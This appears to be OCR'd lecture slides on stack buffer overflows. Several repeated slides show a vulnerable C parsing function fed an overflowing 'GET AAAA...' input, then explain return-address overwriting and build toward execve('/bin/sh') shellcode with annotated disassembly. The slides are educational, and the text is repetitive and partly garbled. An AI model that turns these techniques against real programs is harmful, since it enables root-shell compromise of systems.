
```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
10:  char buf[3], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh....

What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
10:  char buf[3], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh....

What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh....

What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
10:  char buf[5], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh....

What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
10:  char buf[5], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



Uh oh....

What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='\n')
{
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   out[i] = '\0';
 8:}
10:   char buf[5], url, cmd[128];
11:   fread(cmd, 1, 128, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }
23: /** main to load a file and run
parse */
```

BREAK

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

And when you try to return from parse...
... SEGFAULT, since 0x61616161 is not a valid location to return to.



Basic Stack Exploit

- Overwriting the return address allows an attacker to redirect the flow of program control
- Instead of crashing, this can allow *arbitrary* code to be executed
  - Code segment called “shellcode”
- Example: the execve system call is used to execute a file
  - With the correct permissions, execve(“/bin/sh”) can be used to obtain a root-level shell.


Shellcode of execve

- How to develop shellcode that runs as execve("/bin/sh")?

```
void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name,
NULL);
}
```

(disassembly of execve call)*



```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,
%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

The procedure prelude.

```
0x80002c0 <__execve+4>: movl   $0xb,
%eax
```

Copy 0xb (11 decimal) onto the stack. This is the index into the syscall table. 11 is execve.

```
0x80002c5 <__execve+9>: movl
0x8(%ebp),%ebx
```

Copy the address of "/bin/sh" into EBX.


```
0x80002c8 <__execve+12>:        movl
0xc(%ebp),%ecx
```

Copy the address of name[] into ECX.

```
0x80002cb <__execve+15>:        movl
0x10(%ebp),%edx
```

Copy the address of the null pointer into %edx.

rmat instructions and data as characters)*



